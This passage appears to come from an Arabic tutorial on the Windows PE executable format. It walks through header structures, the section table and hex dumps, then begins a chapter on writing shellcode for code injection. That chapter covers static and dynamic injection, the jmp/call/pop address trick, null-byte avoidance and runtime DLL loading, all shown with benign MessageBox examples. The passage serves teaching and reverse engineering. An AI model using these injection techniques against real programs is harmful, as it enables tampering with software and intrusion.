فبعد أن نذهب إلي هذا العنوان سنجد بيانات ترويسة الملف التنفيذي .. وهذه الترويسة لها أيضا بنيةStrcuture هي IMAGE_NT_HEADERS3 تعريفها كالتالي :

```
IMAGE_NT_HEADERS32 STRUCT
      Signature        DWORD ?
      FileHeader       IMAGE_FILE_HEADER <>
      OptionalHeader   IMAGE_OPTIONAL_HEADER32 <>
IMAGE_NT_HEADERS32 ENDS
```

وبها ثلاث عناصر هم :

a) **Signature :** وهو توقيع مكون من 4 بايت .. أول اثنان بايت بهما الحرفين [PE] والمقابلين في جدول الآسكي للقيمة [45 50] بالهكس.. وأخر اثنان بايت يكونو دائما صفر.. أي أن التوقيع يكون قيمته [50h 45h 00h 00h].

b) **FileHeader :** وهو بنية من نوع IMAGE_FILE_HEADER ..سيلي تناولها في الصفحة القادمة.

c) **OptionalHeader :** وهو بنية IMAGE_OPTIONAL_HEADER32 وسيلي تناولها بعد قليل.

☒ بنية **IMAGE_FILE_HEADER** حجمها 20 بايت .. وبها 7 عناصر أهمهم لدينا هو العنصر الثاني:

```
  IMAGE_FILE_HEADER STRUCT
1       Machine                 WORD    ?
2       NumberOfSections        WORD    ?
3       TimeDateStamp           DWORD   ?
4       PointerToSymbolTable    DWORD   ?
5       NumberOfSymbols         DWORD   ?
6       SizeOfOptionalHeader    WORD    ?
7       Characteristics         WORD    ?
  IMAGE_FILE_HEADER ENDS
```

```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
000000A0  35 4D AA 7A F3 4B AC 7A 52 69 63 68 F2 4B AC 7A  5M.z.K.zRich.K.z
000000B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000C0  50 45 00 00 4C 01 04 00 C6 C3 27 49 00 00 00 00  PE..L.....'I....
000000D0  00 00 00 00 E0 00 0F 01 0B 01 05 0C 00 04 00 00  ................
000000E0  00 08 00 00 00 00 00 00 00 10 00 00 00 10 00 00  ................
```

1 -**Machine :** قيمة Word يخزن بها نوع المعالج الذي يعمل عليه البرنامج .. ومن الممكن يأخذ قيم عديدة منها:

IMAGE_FILE_MACHINE_I386 equ 014ch
IMAGE_FILE_MACHINE_IA64 equ 0200h
IMAGE_FILE_MACHINE_MIPS16 equ 0266h

2 - **NumberOfSections :** قيمة Word يخزن بها عدد الأقسام الموجودة بالبرنامج وسيلي توضيح الأقسام فيما بعد.

3 - **TimeDateStamp :** الوقت والتاريخ الذي قام فيهم المربط Linker بإنشاء الملف.

4 - **PointerToSymbolTable :** وهو مؤشر إلي جدول الرموز .. ويستخدم هذا الجدول في التنقيح Debugging .. وهو عبارة عن خريطة لتعليمات وسطور البرنامج والمتغيرات والإجراءات والأقسام الموجودة به حيث يحتوي علي بنية COFF للملف تشبه بنية PE ..ومن الممكن أن يتضمن هذا الجدول مع الـ EXE أو في ملف منفصل .. وإذا لم يكن هناك جدول رموز .. فتلك القيمة ستكون صفر.

وافتراضيا لا يتم إنشاء هذا الجدول إلا إذا طلبت من المترجم إنشاء نسخة Debug من البرنامج.

5 - **NumberOfSymbols :** عدد الرموز في الـ Symbol Table.

6 - **SizeOfOptionalHeader :** حجم البنية Optional Header بالبايت.

7 - **Characteristics :** تحدد خصائص البرنامج في قناع ثنائي .. وتأخذ عدة قيم منها ..

- [0002h] IMAGE_FILE_EXECUTABLE_IMAGE : الملف تنفيذي
- [1000h] IMAGE_FILE_SYSTEM : الملف ملف نظام.
- [2000h] IMAGE_FILE_DLL : الملف DLL .. لا يتم تشغيله بصورة مباشرة.

☒ بنية **IMAGE_OPTIONAL_HEADER32** حجمها 224 بايت .. وعدد عناصرها 31 عنصر .. يأخذ العنصر الأخير بمفرده 128 بايت.

```
    IMAGE_OPTIONAL_HEADER32 STRUCT
1*    Magic                          WORD      ?
2     MajorLinkerVersion             BYTE      ?
3     MinorLinkerVersion             BYTE      ?
4*    SizeOfCode                     DWORD     ?
5*    SizeOfInitializedData          DWORD     ?
6*    SizeOfUninitializedData        DWORD     ?
7*    AddressOfEntryPoint            DWORD     ?
8     BaseOfCode                     DWORD     ?
9     BaseOfData                     DWORD     ?
10    ImageBase                      DWORD     ?
11    SectionAlignment               DWORD     ?
12    FileAlignment                  DWORD     ?
13    MajorOperatingSystemVersion    WORD      ?
14    MinorOperatingSystemVersion    WORD      ?
15    MajorImageVersion              WORD      ?
16    MinorImageVersion              WORD      ?
17    MajorSubsystemVersion          WORD      ?
18    MinorSubsystemVersion          WORD      ?
19    Win32VersionValue              DWORD     ?
20    SizeOfImage                    DWORD     ?
21    SizeOfHeaders                  DWORD     ?
22    CheckSum                       DWORD     ?
23    Subsystem                      WORD      ?
24    DllCharacteristics             WORD      ?
25    SizeOfStackReserve             DWORD     ?
```

```
    SizeOfStackCommit                   DWORD      ?
    SizeOfHeapReserve                   DWORD      ?
    SizeOfHeapCommit                    DWORD      ?
    LoaderFlags                         DWORD      ?
    NumberOfRvaAndSizes                 DWORD      ?
    DataDirectory              IMAGE_DATA_DIRECTORY
            IMAGE_NUMBEROF_DIRECTORY_ENTRIES dup(<>)

  IMAGE_OPTIONAL_HEADER32 ENDS
```

```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
000000B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000000C0  50 45 00 00 4C 01 04 00 C6 C3 27 49 00 00 00 00 PE..L.....'I....
000000D0  00 00 00 00 E0 00 0F 01 0B 01 05 0C 00 04 00 00 ................
000000E0  00 08 00 00 00 00 00 00 00 10 00 00 00 10 00 00 ................
000000F0  00 20 00 00 00 00 40 00 00 10 00 00 00 02 00 00 . .....@.........
00000100  04 00 00 00 04 00 00 00 04 00 00 00 00 00 00 00 ................
00000110  00 50 00 00 00 04 00 00 4E 46 00 00 02 00 00 00 .P......NF......
00000120  00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 ................
00000130  00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 ................
00000140  44 20 00 00 50 00 00 00 00 40 00 00 30 02 00 00 D ..P....@..0....
00000150  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000160  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000170  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000180  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000190  00 00 00 00 00 00 00 00 00 20 00 00 44 00 00 00 .......... ..D...
000001A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001B0  00 00 00 00 00 00 00 00 2E 74 65 78 74 00 00 00 .........text...
000001C0  FD 03 00 00 00 10 00 00 00 04 00 00 00 04 00 00 ................
```

وفيما يلي ما يهمنا معرفته في تلك البنية من عناصر :

1 - **Magic :** توقيع لنوع ترويسة الملف ويأخذ أي من القيم التالية :
010Bh=32-bit executable image
020Bh=64-bit executable image

2 - **SizeOfCode :** حجم الكود في جميع الأقسام في البرنامج.

3 - **SizeOfInitializedData :** حجم قسم البيانات المهيأة في البرنامج.

4 - **SizeOfUninitializedData :** حجم قسم البيانات الغير مهيأة.


5 - **AddressOfEntryPoint :** هذا العنصر يحمل عنوان نقطة دخول البرنامج أو عنوان بداية تنفيذ كود البرنامج .. هذا العنوان يكون عنوان نسبي Relative لعنوان أول تعليمة في البرنامج .. فمثلا في المثال الحالي عنوان أول تعليمة هو 1000h .. وهو عنوان نسبي RVA –

Relative Virtual Address .. وبالتالي للوصول لعنوان نقطة دخول البرنامج في الذاكرة .. نحسب [عنوان البرنامج في الذاكرة + 1000h] وبهذا نحصل على عنوان نقطة دخول البرنامج.

6 - **BaseOfCode :** عنوان نسبي لأول بايت في كود البرنامج عندما يتم تحميله في الذاكرة.

7 - **BaseOfData :** عنوان نسبي لأول بايت في البيانات عندما يتم تحميلها في الذاكرة.

8 - **ImageBase :** عنوان البرنامج في الذاكرة .. وهو دائما ما يكون العنوان المفضل [400000h] .. حيث سيقوم البرنامج بمحاولة تحميل الملف من بداية العنوان [400000h] إذا لم يكن هناك تطبيقات أخرى قد حجزت مجال هذ ا العنوان.


Dump - FirstProject:00400000..00400FFF

Address	Hex dump	Decoded data	Comments
004000C0	50 45 0	ASCII "PE",0,0	IMAGE_NT_SIGNATURE[4] = "PE "
004000C4	4C01	DW 14C	Machine = IMAGE_FILE_MACHINE_I386
004000C6	0400	DW 4	NumberOfSections = 4
004000C8	C6C3274	DD 4927C3C6	TimeDateStamp = 4927C3C6
004000CC	0000000	DD 00000000	PointerToSymbolTable = 0
004000D0	0000000	DD 00000000	NumberOfSymbols = 0
004000D4	E000	DW 0E0	SizeOfOptionalHeader = 224.
004000D6	0F01	DW 10F	Characteristics = EXECUTABLE_IMAGE¦32BIT_MAC
004000D8	0B01	DW 10B	MagicNumber = IMAGE_NT_OPTIONAL_HDR32_MAGIC
004000DA	05	DB 05	MajorLinkerVersion = 5
004000DB	0C	DB 0C	MinorLinkerVersion = 12.
004000DC	0004000	DD 00000400	SizeOfCode = 1024.
004000E0	0008000	DD 00000800	SizeOfInitializedData = 2048.
004000E4	0000000	DD 00000000	SizeOfUninitializedData = 0
004000E8	0010000	DD 00001000	AddressOfEntryPoint = 1000
004000EC	0010000	DD 00001000	BaseOfCode = 1000
004000F0	0020000	DD 00002000	BaseOfData = 2000
004000F4	0000400	DD 00400000	ImageBase = 400000
004000F8	0010000	DD 00001000	SectionAlignment = 1000
004000FC	0002000	DD 00000200	FileAlignment = 200

وكل العناوين النسبية في البرنامج يضاف لها العنوان ImageBase .. لمعرفة عناوينها في الذاكرة.. فمثلا عنوان بداية البرنامج سيكون:

ImageBase+AddressOfEntryPoint=401000h

وعندما نذهب لعنوان بداية البرنامج سنجد الصورة التالية:

```
00401000  6A 00          PUSH 0                                    ModuleName = NULL
00401002  E8 ED020000    CALL <JMP.&kernel32.GetModuleHandleA>     KERNEL32.GetModuleHandleA
00401007  A3 70304000    MOV DWORD PTR DS:[403070],EAX
0040100C  E8 2B030000    CALL <JMP.&comctl32.InitCommonControls>   Jump to comctl32.InitCommonControls
00401011  6A 00          PUSH 0                                    InitParam = 0
00401013  68 2E104000    PUSH FirstProject.0040102E                DialogProc = 0040102E
00401018  6A 00          PUSH 0                                    hParent = NULL
0040101A  6A 65          PUSH 65                                   TemplateName = 65
0040101C  FF35 70304000  PUSH DWORD PTR DS:[403070]                hInst = NULL
00401022  E8 E5020000    CALL <JMP.&user32.DialogBoxParamA>        USER32.DialogBoxParamA
00401027  6A 00          PUSH 0                                    ExitCode = 0
00401029  E8 C0020000    CALL <JMP.&kernel32.ExitProcess>          KERNEL32.ExitProcess
0040102E  55             PUSH EBP
0040102F  8BEC           MOV EBP,ESP
00401031  8B45 0C        MOV EAX,DWORD PTR SS:[EBP+0C]
00401034  3D 10010000    CMP EAX,110
00401039  75 7D          JNE SHORT 004010B8
0040103B  68 E9030000    PUSH 3E9                                  ItemID = 1001.
00401040  FF75 08        PUSH DWORD PTR SS:[EBP+8]                 hDialog
00401043  E8 D0020000    CALL <JMP.&user32.GetDlgItem>             USER32.GetDlgItem
00401048  A3 74304000    MOV DWORD PTR DS:[403074],EAX
0040104D  68 EA030000    PUSH 3EA                                  ItemID = 1002.
00401052  FF75 08        PUSH DWORD PTR SS:[EBP+8]                 hDialog
00401055  E8 BE020000    CALL <JMP.&user32.GetDlgItem>             USER32.GetDlgItem
0040105A  A3 78304000    MOV DWORD PTR DS:[403078],EAX
```

9 - **SectionAlignment :** يستخدم هذا العنصر لتنسيق إزاحات الأقسام في الذاكرة .. وفي المثال الحالي يأخذ هذا العنصر قيمة افتراضية [1000h] .. ومعني ذلك أنه إذا كان القسم الأول عند العنوان[401000h] ومخزن به [100h] بايت .. فلابد وأن يكون القسم التالي عند مضاعفات [1000h] بالعنوان [402000h] .. وهذا في حالة إذا كان حجم القسم الأول يسع لـ [1000h] بايت.. وهو ما يسمح .. والـ [900h] بايت المهملين .. سيصبحوا غير مستخدمين.

10 -**FileAlignment :** يستخدم هذا العنصر لتنسيق إزاحات الأقسام في الملف .. وفي المثال الحالي يأخذ هذا العنصر قيمة افتراضية [200h] بايت .. ومعني أنه إذا كان القسم الأول عند الإزاحة [400h] .. ومخزن به [50h] بايت .. فالقسم التالي لابد وأن يكون عند مضاعفات [200h] وسيكون عند الإزاحة [600h].. والـ [150h] بايت المُهملين أيضا غير مستخدمين.

11 -**SizeOfImage :** الحجم المحجوز في الذاكرة للملف كليا .. ولا بد أن يكون من مضاعفات SectionAlignment.

12 -**SizeOfHeaders :** حاصل جمع حجم ترويسات البرنامج ..ويستخدم أيضا كعنوان لبداية القسم الأول First Section في البرنامج.

13 -**DataDirectory :** وهذا العنصر عبارة عن مصفوفة لبنية IMAGE_DATA_DIRECTORY .. عدد عناصر تلك المصفوفة يتحدد بواسطة IMAGE_NUMBEROF_DIRECTORY_ENTRIES وعدد العناصر الافتراضي هو 16 ..


```
IMAGE_DATA_DIRECTORY STRUCT
        VirtualAddress    DWORD    ?
        isize             DWORD    ?
```

IMAGE_DATA_DIRECTORY ENDS

كل بنية تحدد عنوان نسبي وحجم لبيانات عن الملف مثل عنوان جدول العناوين المصدرة والمستوردة للملف .. عنوان وحجم جدول مصادر الملف مثل النوافذ والأيقونات .. عنوان وحجم جدول الاستثناءات وغيرها العديد من بنيات المعلومات المهمة ..


```
IMAGE_DIRECTORY_ENTRY_EXPORT                equ  0
IMAGE_DIRECTORY_ENTRY_IMPORT                equ  1
IMAGE_DIRECTORY_ENTRY_RESOURCE              equ  2
IMAGE_DIRECTORY_ENTRY_EXCEPTION             equ  3
IMAGE_DIRECTORY_ENTRY_SECURITY              equ  4
IMAGE_DIRECTORY_ENTRY_BASERELOC             equ  5
IMAGE_DIRECTORY_ENTRY_DEBUG                 equ  6
IMAGE_DIRECTORY_ENTRY_COPYRIGHT             equ  7
IMAGE_DIRECTORY_ENTRY_GLOBALPTR             equ  8
IMAGE_DIRECTORY_ENTRY_TLS                   equ  9
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG           equ 10
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT          equ 11
IMAGE_DIRECTORY_ENTRY_IAT                   equ 12
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT          equ 13
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR        equ 14
RESERVED                                    equ 0
```

مثلا في المثال الحالي عنوان جدول العناوين المستوردة هو[2044h].



نضيف إليه [400000h] لنحصل علي عنوان الجدول [402044h].

نقوم بالذهاب إلي نافذة Hex Dump الرئيسية ..ونضغط بزر الفارة الأيمن ونختار من القائمة المنسدلة Expreesion → Go To .. أو نضغط من لوحة المفاتيح علي الزرين[CTRL+G].. ونكتب العنوان ونضغطOK.



وسنذهب إلي عنوان جدول العناوين المستوردة .. ومنها نلاحظ مجموعة الدوال ExitProcess وGetmoduleHandle وغيرها.

```
Address   Hex dump                                         ASCII
00402044  9C 20 00 00 00 00 00 00 00 00 00 00 1E 21 00 00  £ ..........▲!..
00402054  08 20 00 00 B4 20 00 00 00 00 00 00 00 00 00 00  ◘ ..┤ ..........
00402064  AA 21 00 00 20 20 00 00 94 20 00 00 00 00 00 00  ¬!..  ..ö ......
00402074  00 00 00 00 CC 21 00 00 00 20 00 00 00 00 00 00  ....╠!... ......
00402084  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00402094  B6 21 00 00 00 00 00 00 06 21 00 00 12 21 00 00  ╢!......♠!..↕!..
004020A4  FA 20 00 00 E6 20 00 00 D8 20 00 00 00 00 00 00  · ..µ ..╪ ......
004020B4  3E 21 00 00 58 21 00 00 6A 21 00 00 78 21 00 00  >!..X!..j!..x!..
004020C4  8E 21 00 00 9E 21 00 00 2C 21 00 00 4A 21 00 00  Ä!..₧!..,!..J!..
004020D4  00 00 00 00 9B 00 45 78 69 74 50 72 6F 63 65 73  ....¢.ExitProces
004020E4  73 00 34 01 47 65 74 4D 6F 64 75 6C 65 48 61 6E  s.4☺GetModuleHan
004020F4  64 6C 65 41 00 00 13 03 6C 73 74 72 63 61 74 41  dleA..‼♥lstrcatA
00402104  00 00 15 03 6C 73 74 72 63 6D 70 41 00 00 19 03  ..§♥lstrcmpA..↓♥
00402114  6C 73 74 72 63 70 79 41 00 00 6B 65 72 6E 65 6C  lstrcpyA..kernel
00402124  33 32 2E 64 6C 6C 00 00 90 00 44 69 61 6C 6F 67  32.dll..É.Dialog
00402134  42 6F 78 50 61 72 61 6D 41 00 B4 00 45 6E 64 44  BoxParamA.┤.EndD
00402144  69 61 6C 6F 67 00 FA 00 47 65 74 44 6C 67 49 74  ialog.·.GetDlgIt
00402154  65 6D 00 00 FC 00 47 65 74 44 6C 67 49 74 65 6D  em..ⁿ.GetDlgItem
00402164  54 65 78 74 41 00 B1 01 4D 65 73 73 61 67 65 42  TextA.▒☺MessageB
00402174  6F 78 41 00 F8 01 53 65 6E 64 44 6C 67 49 74 65  oxA.°☺SendDlgIte
00402184  6D 4D 65 73 73 61 67 65 41 00 FD 01 53 65 6E 64  mMessageA.²☺Send
00402194  4D 65 73 73 61 67 65 41 00 00 16 02 53 65 74 46  MessageA..▬☻SetF
004021A4  6F 63 75 73 00 00 75 73 65 72 33 32 2E 64 6C 6C  ocus..user32.dll
004021B4  00 00 54 00 49 6E 69 74 43 6F 6D 6D 6F 6E 43 6F  ..T.InitCommonCo
004021C4  6E 74 72 6F 6C 73 00 00 63 6F 6D 63 74 6C 33 32  ntrols..comctl32
004021D4  2E 64 6C 6C 00 00 00 00 00 00 00 00 00 00 00 00  .dll............
```

كلا من جدول العناوين المصدرة والمستوردة لهما بنية تخزن بها معلومات المكتبة والدوال وبيانات أخري .. وسنتطرق لكلا الجدولين بشي من التفصيل في فصلي الحقن الثابت والديناميكي.

رابعا : جدول أقسام الملف Section Table

جدول أقسام الملف عبارة عن مصفوفة لبنية بها ترويسة الأقسام Section Header .. عدد حدود هذه المصفوفة يتم تحديده بواسطة العنصر NumberOfSections الموجود ببنية IMAGE_FILE_HEADER.

البنية التي تحمل ترويسة القسم هي :

```
   IMAGE_SECTION_HEADER STRUCT
1      Name1        db IMAGE_SIZEOF_SHORT_NAME dup(?)
       union Misc
2          PhysicalAddress    dd  ?
3          VirtualSize        dd  ?
       ends
4      VirtualAddress         dd ?
5      SizeOfRawData          dd ?
6      PointerToRawData       dd ?
7      PointerToRelocations   dd ?
8      PointerToLinenumbers   dd ?
9      NumberOfRelocations    dw ?
10     NumberOfLinenumbers    dw ?
11     Characteristics        dd ?
12 IMAGE_SECTION_HEADER ENDS
```

والعناصر المهمة لنا بتلك البنية كالتالي :

1 - Name1 : يحمل اسم القسم بطول يتحدد بواسطة IMAGE_SIZEOF_SHORT_NAME والطول الافتراضي هو 8 بايت.. واسم القسم يبدأ بعلامة النقطة (.) واسماء الأقسام تكون دالة علي محتواها مثل (.text),(.data)

2 - VirtualSize : يحمل الحجم الفعلي لبيانات القسم في الذاكرة .. فمثلا إذا كان حجم قسم الكود (.text) هو (1000h) بايت حسب الـ SectionAlignment وتم وضع بيانات به بحجم (100h) بايت .. فسيكون الـ VirtualSize هنا قيمته بـ (100h) بايت.. وهو الحجم الفعلي للكود.

3 - VirtualAddress : عنوان نسبي لمكان بداية القسم في الذاكرة.


4 - SizeOfRawData : يحمل حجم بيانات القسم في الملف .. تبعا لمضاعفات FileAlignment ويطلق عليه Raw Size.

5 - PointerToRawData : يشير لعنوان الإزاحة لبداية القسم في الملف ويطلق عليه Raw Offset.

6 - Characteristics : رايات تحدد خصائص القسم ..

IMAGE_SCN_CNT_CODE	القسم به كودCode
IMAGE_SCN_CNT_INITIALIZED_DATA	القسم به بيانات مهيأة والتي سيتم تهيأتها بالقيم الحقيقة قبل أن يتم تشغيل الملف
IMAGE_SCN_CNT_UNINITIALIZED_DATA	القسم به بيانات غير مهيأة .. والتي سيتم تهيأتها بـNulls قبل أن يتم تشغيل الملف.
IMAGE_SCN_MEM_EXECUTE	القسم تنفيذي Executable
IMAGE_SCN_MEM_READ	القسم للقراءة Readable
IMAGE_SCN_MEM_WRITE	القسم للكتابة Writable

وكل قسم له خصائص محددة .. فمثلا قسم الكود عادة يحمل هذه الخصائص [Code+Executable+Readable].



خامسا : أقسام الملف التنفيذي

بعد ترويسة الملف التنفيذي PE Header وترويسة الأقسام Section Header .. يأتي البرنامج التنفيذي نفسه .. والمحتوي علي الشفرة والبيانات..

ومن ضمن تلك الأقسام ..الأقسام القياسية التالية :

1 - القسم code :

جميع الكود الموجود ببرنامج يتم تجميعه تحت هذا القسم .. وعادة ما يكون باسم (text.) .. دلفي تقوم بتسميه هذا القسم(code.)
حجم القسم محدد في الذاكرة عن طريق SectionAlignment .. وإذا كان الحجم الفعلي للقسم أقل من القيمة الوهمية المحددة .. فيتم ملء باقي القسم بقيم صفرية حتي بداية القسم التالي.

2 - القسم data :

جميع المتغيرات المصرح عنها ضمن البرنامج .. يتم تجميعها تحت هذا القسم باسم (data.) .. بينما المتغيرات الداخلية Local Variables يتم تخزينها في الاستاك.. وليس في هذا القسم.

3 - القسم rdata :

ويتم تجميع البيانات والبنيات الثابتة في البرنامج تحت هذا القسم باسم (rdata.) .. من أمثلة ذلك جدول الدوال المستوردة Import Table.

4 - القسم rsrc :

ويتم تجميع جميع المصادر تحت هذا القسم باسم (rsrc.) .. من أمثلة ذلك القوائم والنوافذ الحوارية والأيقونات.

وتوجد أقسام أخري لا تهمنا في الوقت الحالي .. وإذا كان هناك قسم غير موجود .. فهذا يعني أنه يوجد قسم أخر له خصائص attributes تنيب عن هذا القسم.



الفصل الثالث

كتابة الشيل كود

Writing Shellcode [Code Injection]

يتكون الشيل كود من سلسلة تعليمات مكتوبة في صورة معينة بحيث يتاح حقن هذا الكود في تطبيق ما ليتم تنفيذ تلك التعليمات في وقت التشغيل.

يعمل الشيل كود علي استغلال الملف المحقون به .. ويوجد نوعان من أساليب حقن الكود Code Injection :

النوع الأول Static : ويحدث قبل تشغيل البرنامج .. أي أن التطبيق الأصلي يكون مرفق معه الكود المحقون .. عن طريق تعديل بنية الملف PE.

النوع الثاني Dynamic : ويحدث بعد تشغيل التطبيق .. ويتم حقن الكود في ذاكرة البرنامج .. مثلا عن طريق استغلال ثغرات فيض المخزن في تطبيق Buffer Overflows .. أو حقن شفرة أو مكتبة DLL في التطبيق.

وأسلوب عمل شيل كود احترافي يكون كالتالي ..

☒ عنونة البايتات Bytes Addressing

تعتبر من الخطوات المهمة التي يقوم بها الشيل كود .. هي معرفة مكان وجود بايتات معينة في ذاكرة الملف .. مثل بايتات نص ما.

فنستطيع معرفة عنوان تلك البايتات بحيلة بسيطة .. وهي عمل jmp لإجراء عنوان بداية تلك البايتات ومن ثم استدعاء call للعودة.. وعند استدعاء call فيتم دفع عنوان العودة إلي المكدس..ونقوم نحن بسحبه بتعليمه pop إلي مسجل لدينا.

المثال التالي يوضح كيفية عنونة البايتات :

```
1   jmp short  MSG_TEXT
2  MSG_ADDR:
3   pop  ecx
    ...

4  MSG_TEXT:
5   call   MSG_ADDR
6   db    'Writing ShellCode#'
```

السطر 1 : يتم القفز إلي إلي عنوان الإجراء MSG_TEXT والمحتوي علي رسالة نصية نريد استخدامها.

السطر 2 : عنوان إجراء معرفة عنوان الرسالة النصية.

السطر 3 : يتم سحب عنوان الرسالة من المكدس وتخزينة بالمسجلecx.

السطر 4 : عنوان إجراء الرسالة.

السطر 5 : يتم القفز إلي الإجراء MSG_ADDR والفرق بين استخدام jmpوcall للقفز أن call تدفع عنوان العودة وهو عنوان السطر6 إلي المكدس.

السطر 6 : ويحتوي علي بداية بايتات الرسالة بطول معلوم وهو طول الرسالة.

☒ تحديد نهاية النصNull Byte

يستخدم البايت NULL دائما كرمز لنهاية النص .. ولكن إضافة بايت NULL للشيل كود قد يقتله ويسبب خطأ في تنفيذ البرنامج إذا كان حرف ال ـNULL ضمن سلسلة تعليمات .. ومن الأئمن إضافته وقت التشغيل Run Time عن طريق تحديد عنوان البايت الأخير في النص .. وتبديله بالحرف NULL.. وهنا لديك الخيار في إضافته في أي مرحلة تبعا لما تحدده أنت.

والمثال التالي يبين كيفية عمل ذلك :

```
1  jmp short  MSG_TEXT
2  MSG_ADDR:
3    pop  ecx
4    xor al,al
5    mov byte [ecx + 18],al
     ...

6  MSG_TEXT:
7   call   MSG_ADDR
8   db     'Writing ShellCode#'
```

السطر 4 : نقوم بتصفير قيمة المسجل al.

السطر 5 : نقوم بنقل القيمة صفر إلي بايت عند العنوان [ecx+18]وسيتم تغيير الحرف '#' بحرف الـNULL.

☒ تحميل المكتبات Loading libraries

من الأمور الهامة في كتابة شيل كود دائما هو استخدام دوال مكتبات الربط الديناميكي DLLs .. وهذه النقطة سنسرد لها بضع صفحات لإنها أساس الشيل كود..

وفي البداية فنلقي نظرة علي الكود التالي والذي يبين كيفية تحميل مكتبة واستدعاء دالة بها في وقت التشغيل.

```
.386
.model flat,stdcall
option casemap:none

include  c:\masm32\include\windows.inc
include  c:\masm32\include\kernel32.inc
includelib c:\masm32\lib\kernel32.lib

.data
user32  db 'user32.dll',0
msgbox db 'MessageBoxA',0
caption  db 'MessageBox Example',0

.code
start:
  invoke LoadLibrary,ADDR user32
  push eax
  invoke GetProcAddress,eax,ADDR msgbox
  push MB_OK
  push OFFSET caption
  push OFFSET msgbox
  push 0
  call eax
  pop eax
  invoke FreeLibrary,eax
  invoke ExitProcess,0
END start
```

السطر 16 : نقوم باستدعاء الدالة LoadLibrary لتحميل المكتبة الممررة في عنوان النص "user32.dll".

The **LoadLibrary** function maps the specified executable module into the address space of the calling process.

```
HINSTANCE LoadLibrary(
  LPCTSTR lpLibFileName      // address of filename of
                                executable module
);
```

وعندما تنجح الدالة فتعود بمقبض الموديول.. والذي نستخدمه مع دالة GetProcAddress .. والتي تقوم بمعرفة عنوان دالة داخل المكتبة.

The **GetProcAddress** function returns the address of the specified exported dynamic-link library (DLL) function.

```
FARPROC GetProcAddress(
  HMODULE hModule,     // handle to DLL module
  LPCSTR lpProcName    // name of function
);
```

المعامل الأول نمرر به مقبض المكتبة .. والمعامل الثاني نمرر به عنوان اسم الدالة.. وفي حالتنا هنا الدالة هي [MessageBoxA] .. وعندما تنجح الدالة فستعود بقيمة عنوان الدالة داخل المكتبة التي قمنا بتحميلها.

